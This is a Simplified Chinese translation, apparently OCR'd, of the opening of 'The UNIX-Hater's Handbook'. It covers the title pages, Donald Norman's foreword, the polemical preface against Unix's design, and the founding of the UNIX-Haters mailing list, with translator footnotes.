
“下次遇到UNIX瘾君子想恫吓你，就翻开这本书吧。”
——克里夫·斯托尔，畅销书《杜鹃鸟蛋》作者

UNIX痛恨者手册



在线邮件列表
UNIX痛恨者
精华摘录，揭示
UNIX为何必然灭亡！


西蒙·格芬科
丹尼尔·魏斯
斯蒂芬·斯特拉斯曼 编著

苹果电脑公司
唐纳德·诺曼（序言）
AT&T贝尔实验室
丹尼斯·里奇（反调序言）

简体中文版 1.0
郑逾洋（danath@163.com）翻译

原书信息


封面：



书名：The UNIX Hater's Handbook: The Best of UNIX-Haters On-line Mailing Reveals Why UNIX Must Die!
页数：329
出版：IDG Books Worldwide, Inc.; First Edition edition (June 1994)
语言：英语
ISBN-10：1568842031
ISBN-13：978-1568842035

感谢肯和丹尼斯，要不是你们就没有这本书了。

目录



序言

唐纳德·诺曼[1]

UNIX 痛恨者手册？为什么叫这个名字？写的什么？写给谁看？真是个怪念头。

但之后的一个多小时，我又一次就这么坐在客厅里——外套都没脱——阅读着手稿。一个半小时后：真是一本奇怪的书啊，但很吸引人；两个小时后：好吧我认了，我喜欢这本书。这是一本非主流的书，但也有同样非主流的吸引力。有没有人会想：Unix，黑客的黄色抄本。

就是这群扔石块的暴民，当他们拉我入伙时，我想到了自己关于这个问题的经典论文。太经典了，其内容甚至被某个读本重印。但是这本书却竟然没有引用。好吧，我来加上：

> 唐纳德·诺曼，《Unix 的麻烦：用户界面太差》[17]，《Datamation》第 27 卷第 12 期第 139 至 150 页，1981 年 11 月。内容重印于芝诺·W·匹利逊[2] 和利亚姆·J·班农[3]，《透视计算机革命》第二版[4]，Hillsdale，NJ，Ablex，1989 年。

Unix 那令人毛骨悚然的魅力何在？1960 年代的操作系统，1990 年代却依旧愈发流行；一个可怕的系统，只不过其它产品更糟糕；一个如此差劲的操作系统，一个让人们花了无数真金白银想要改进，使其图形化（Unix 的图形用户界面，现在这就是个悖论）的操作系统。

你知道 Unix 的真正麻烦是什么？就是 Unix 变得太流行了，这超出了 Unix 的意图。Unix 的意图是运行在 DEC[5] 古老的 PDP-11 计算机上，让一小群长期在实验室工作的人来用。我曾经拥有一台 PDP-11，这是令人愉快的，房间大小的机器：快速——大约一微秒执行一条指令；优美的指令集（真正的程序员用汇编写程序，你懂的）；前面板上的拨动开关；表示寄存器内容

[1] 译注 Donald Norman。
[2] 译注 Zenon W. Pylyshyn。
[3] 译注 Liam J. Bannon。
[4] 译注 Perspectives on the Computer Revolution，ISBN-13：978-0893913694。
[5] 译注 Digital Equipment Company，数字设备公司

的灯。在启动程序中你不用再像 PDP-1 和 PDP-4 那样拨动开关了，但即使这样 PDP-11 仍然是真正的计算机。PDP-11 不像今天那些没有灯光闪烁、没有寄存器开关的玩具。今天的机器甚至不能单步执行，一开动就只能全速。

PDP-11 的内存有 16000 机器字，这比我的 PDP-4 的 8000 字好太多了。我输入这篇文章的麦金塔计算机有 64M：Unix 不是为麦金塔设计的。有这么多内存你会遇到什么挑战？Unix 的诞生早于 CRT 控制台，对于我们中的许多人，主要的输入输出设备就是每秒打印 10 个字符，只能全部大写的电传打字机（高级用户的电传打字机每秒打印 30 个字符，并且大小写都有），至于那种配备纸带阅读器的型号，我是很心水的。啊，这才是真正的计算时代，这才是 Unix 的时代。看看今天的 Unix：岁月陈迹历历在目，如果你使用全大写的登录名，许多 Unix 仍会进入全大写模式[1]。奇怪啊。

Unix 曾经让程序员乐此不疲。那里的基础结构简洁优美，然而用户界面着实恐怖，只不过那时候没人关心这个。据我所知，我是以文字（那篇臭名昭著的文章）对此吐槽的第一人：从电脑上发出后，我的文章在 UUCP 网络上广为流传，然后我收到了超过 30 页满满当当的嘲讽和挖苦作为回答。我甚至被拽进贝尔实验室，站在一个人挤人的礼堂前面自我辩护。我都挺住了，不妙的是 Unix 也挺住了。

Unix 是为那时的计算环境设计的，而不是为今天的机器。Unix 活下来的唯一原因是别人都太烂。从 Unix 当中可以得到的教训太多了，怎么就没人学习学习然后做得好点？例如从头开发一个真正有用的、现代的、图形的操作系统？是啊，还可以效法 Unix 的成功之道：分发给全世界的大学。

我得承认我和 Unix 之间有种深深的爱恨交织的关系，尽管我极力想要逃避，却无法摆脱。而我也确实想念那种能力（其实是那种必要）：书写冗长而奇异的命令行，带着神秘而多变的标志、管道、过滤器和重定向。尽管我们都知道 Unix 作为技术不足以赢得战斗，但 Unix 却持续流行着，这仍然是一个巨大的谜团。我隐约觉得这本书的作者也怀有类似的心态，但试着（在序言的草稿中）就这么写之后，我被鄙视了：

“当然我们很欣赏你的序言，”他们告诉我，但是“唯一让人很不爽的地方是‘得了吧，你们真的爱它。’不是这样，真的。我们真的恨它。此外也不要写‘你们不承认——看看，这就是证明。’”

我还是怀疑：如果不是发自内心的爱，会有人花费这么多时间和精力，去写他们多么痛恨 Unix？我把问题留给读者思考，不过说到底这真的不重

[1] 译注 据说这是贝尔实验室为了让只有大写的终端使用 Unix 的办法：当登录名是全大写就进入一种特殊的终端模式：将输出全部转换成大写，并且把输入全部转换成小写。这个功能已经从 Single Unix Specification 删除，但仍然见于 Ubuntu GNU/Linux 6.06。

要：如果这本书都杀不死 Unix，那也就没什么能做到了。

至于我吗？我换成了麦金塔电脑。不再有 grep、不再有管道、不再有 SED 脚本。只有简单、优雅的生活：“你的应用程序意外退出了，错误编号 -1。确定?”

唐纳德 · 诺曼

苹果电脑公司
苹果院士

以及当我在那里时：

圣迭戈，加利福尼亚大学
认知科学名誉教授

前言

先天不足，后天失调

> 在我看来，以 Unix 作为计算机职业生涯的起点，例如本科毕业后的第一份工作，就像小孩子出生在东非。那个地方天气很热，婴儿身上爬满了虱子和苍蝇，遭受着营养不良和常见疾病的折磨。在东非儿童眼中，这就是他们成长的自然条件，等到他们具备判断力已经太晚了，编写 shell 脚本已经被当作一种自然而然的行为。
>
> ——肯 · 派尔[1]（施乐公司，帕罗奥托研究中心）

现代 Unix[2]是一场灾难。这是一种“不可操作的系统”：不可靠、不直观、不体谅、不顶用，再加上孱弱不堪。试图强迫 Unix 做些有实际用途的事情会让人极为沮丧。

现代 Unix 阻碍了计算机科学的发展，浪费了数以百万计的金钱，摧毁了许多忠实用户的常识。夸张了吗？看完这本书你就会改变想法。

先天不足

Unix 最初是解决了一个问题，而且解决得很好，就像罗马数字、水银治疗梅毒和复写纸。Unix 和这些技术一样，已经成为历史的陈迹。按照设计，运行 Unix 的机器内存受限、磁盘很小、没有图形、没有网络、运行缓慢。在那个年代，采取以下态度是必然的：

- “程序简单小巧比正确复杂更可取。”
- “你只需要解决问题的 90%。”

[1] 译注 Ken Pier。

[2] Unix 曾经是 AT&T的商标，后来由 Unix 系统实验室持有，再后来转给 Novell。据最新消息，Novell 正有意转让给 X/Open，但由于最近各种交易来来回回，很难及时知道到底谁在持有 Unix。

- “一切都是字节流。”

对一个运行复杂重要应用的操作系统，这些态度不再可取。如果让一个未经训练的人使用 Unix 去完成事关安全的任务，这些态度甚至有可能闹出人命。

在过去——那时候计算机比现在小得多、功能也少得多——正是以上态度让 Unix 得以成功，但在今天却阻碍了 Unix 的应用，降低了 Unix 的有效性，这很耐人寻味。每当嫁接一个新的子系统到底层核心上，后果要么是出现排异反应，要么是双方打架造成无用的疤痕组织不断增生。Unix 的网络模型就是一个不和谐的例子，不仅像巴别塔[1]一样无法可靠地互通，还让 Unix 素以紧凑著称的内核大小增长四倍；Unix 的窗口系统则继承了字符界面神秘的不友好态度，同时开辟出让高速计算机变身爬行动物的崭新道路；Unix 新的系统管理工具消耗的时间比节省的时间还要多；和 Unix 的邮件服务相比，美国邮政总局都堪称杰出。

随着时间的流逝，Unix 的缺陷反而扩大了。不论对新手还是专家，使用 Unix 都仍然是不愉快的经历。尽管相关书籍汗牛充栋，Unix 的安全仍然只是一个模糊不清的目标；尽管外设越来越快速、智能，但高性能异步 I/O 仍然是白日做梦；尽管厂商为了开发“易用的”图形用户界面而一掷千金，但不论在哪个 Unix 版本上，如果想完成些真正的系统管理，还是要借助 1970 年代风格的电传打字机界面。实际上，虽然对 Unix 的期望越来越高，但 Unix 的表现却越来越差。Unix 无法从内部修补，Unix 只能被抛弃。

[1] 译注 《圣经 · 旧约 · 创世记》记载，人类要修建可以通天的巴别塔，上帝让人类说各自不同的语言导致无法互相沟通，建造最终失败。

我们是谁

我们是学者、黑客和专家；我们生活的环境比肯 · 派尔所说的东非好得多；我们用过的系统也比 Unix 高级得多、有用得多、优雅得多，这种水平 Unix 从未达到，或许永远也无法达到。在这些系统中，有的名字正在被遗

忘，例如 TOPS-20[1]、ITS（不兼容时分系统）[2]、Multics[3]、Apollo/Domain[4]、Lisp 机器[5]、Cedar/Mesa[6]，以及剑鱼[7]；我们当中有些人甚至使用苹果和 Windows 机器；我们当中许多人精通编程，也曾花费时间企图将自己的技艺用于 Unix。别人很容易把我们当成是对现实不满而心怀妒忌，或者对那些被 Unix 挤出市场的系统心存浪漫的回忆，但这恐怕都是误解：我们的判断洞若观火，我们对可能性的探索纯粹无私，而我们的怒火则发自内心。我们追求进步，而不是翻捡陈谷子烂芝麻。

随着计算工具越来越追求经济性，我们被一个个投进 Unix 的古拉格[8]，然后我们的故事开始了。一开始我们互相交换笔记，那时候主要谈及关文化孤立，谈及我们认为只是神秘传说的原始宗教仪式，还谈及颓废和人性；随着时间的流逝，通过不断从观察中提炼出黑色幽默，这些笔记又成为鼓舞士气的载体；到最后，就像企图越狱的囚徒为了比狱卒更熟悉监狱的构造，我们在每条墙缝上比划试探。结果让人惊恐，因为监狱的设计简直东倒西歪。由于既缺乏牢固的支撑，又缺乏合理的基础，监狱在面对有预谋的攻击时很脆弱。但我们的理性思考无法消除混乱，我们的预言成为失败主义论调，只是记录着混乱和浪费。

这本书有关一群被 Unix 虐待过的人，内容来自“UNIX 痛恨者”邮件列表的讨论。这些帖子读起来并非都让人愉悦，有的如梦方醒、有的大大咧咧、有的黯然神伤，只是全都不抱希望。如果你想读到故事的另一面，找本 Unix 操作指南或者营销手册吧。

这本书不会改进你的 Unix 使用技巧。如果运气好，你大概有可能完全停止使用 Unix。

---

[1] 译注 DEC 于 1969 年开始开发的操作系统。

[2] 译注 Incompatible Timesharing System，1960 年代后期由麻省理工大学人工智能实验室开发的操作系统，运行的计算机是 DEC PDP-6。

[3] 译注 一种影响力极大的时分操作系统，见正文第一章。

[4] 译注 阿波罗电脑公司在 1980 至 1990 年代开发的系列工作站，其操作系统是 Domian/OS。阿波罗电脑公司于 1989 年被惠普收购。


[5] 译注 Lisp Machine，一种通用计算机，设计目标是高效运行以 Lisp 为主的软件，1990 年代随着廉价 PC 的兴起而没落。

[6] 译注 施乐公司帕罗奥托研究中心自 1970 年代后期开发的两种编程语言。

[7] 译注 Dorado，施乐公司帕罗奥托研究中心自 1975 年开始开发的高性能个人计算机，是奥托个人电脑的后续产品。

[8] 译注 指前苏联的劳改营，源自索尔仁尼琴的作品《古拉格群岛》。

“UNIX 痛恨者”的历史



那是在 1987 年，一位麻省理工大学媒体实验室的研究生，米歇尔 · 特拉弗[1]，正迈开通往未来的第一步。几年下来，在 Symbolics[2] Lisp 机器（昵称 LispM）——这是实验室里最高级的两台工作站之一——的终端上，特拉弗编写了大量优美的程序。但一切都走向了终结：出于效率和成本的考虑，媒体实验室决定淘汰 LispM。特拉弗发现，如果想继续在 MIT 从事研究，那么他必须使用实验室的 VAX 大型机。

而 VAX 运行的是 Unix。

长久以来，MIT 都为某些特殊的操作系统维护着邮件列表。这些邮件列表是为系统黑客准备的，比如“ITS 爱好者”就面向 MIT 人工智能实验室的 ITS 程序员和用户；这些邮件列表的成员都是专家——那些能够并且已经写过操作系统的人。米歇尔 · 特拉弗决定创建一个新的列表，他称之为“UNIX 痛恨者”。

> 日期：Thu, 1 Oct 87 13:13:41 EDT
> 来自：米歇尔 · 特拉弗 <mt>
> 发给：UNIX 痛恨者
> 主题：欢迎来到 UNIX 痛恨者邮件列表
>
> 这个邮件列表秉承“TWENEX[3] 痛恨者”的传统，面向那些无法接受最新操作系统技术的怪人。

[1] 译注 Michael Travers。
[2] 译注 1980 年代生产 Lisp 机器的多家公司之一。
[3] 译注 TOPS-20 操作系统的绰号。

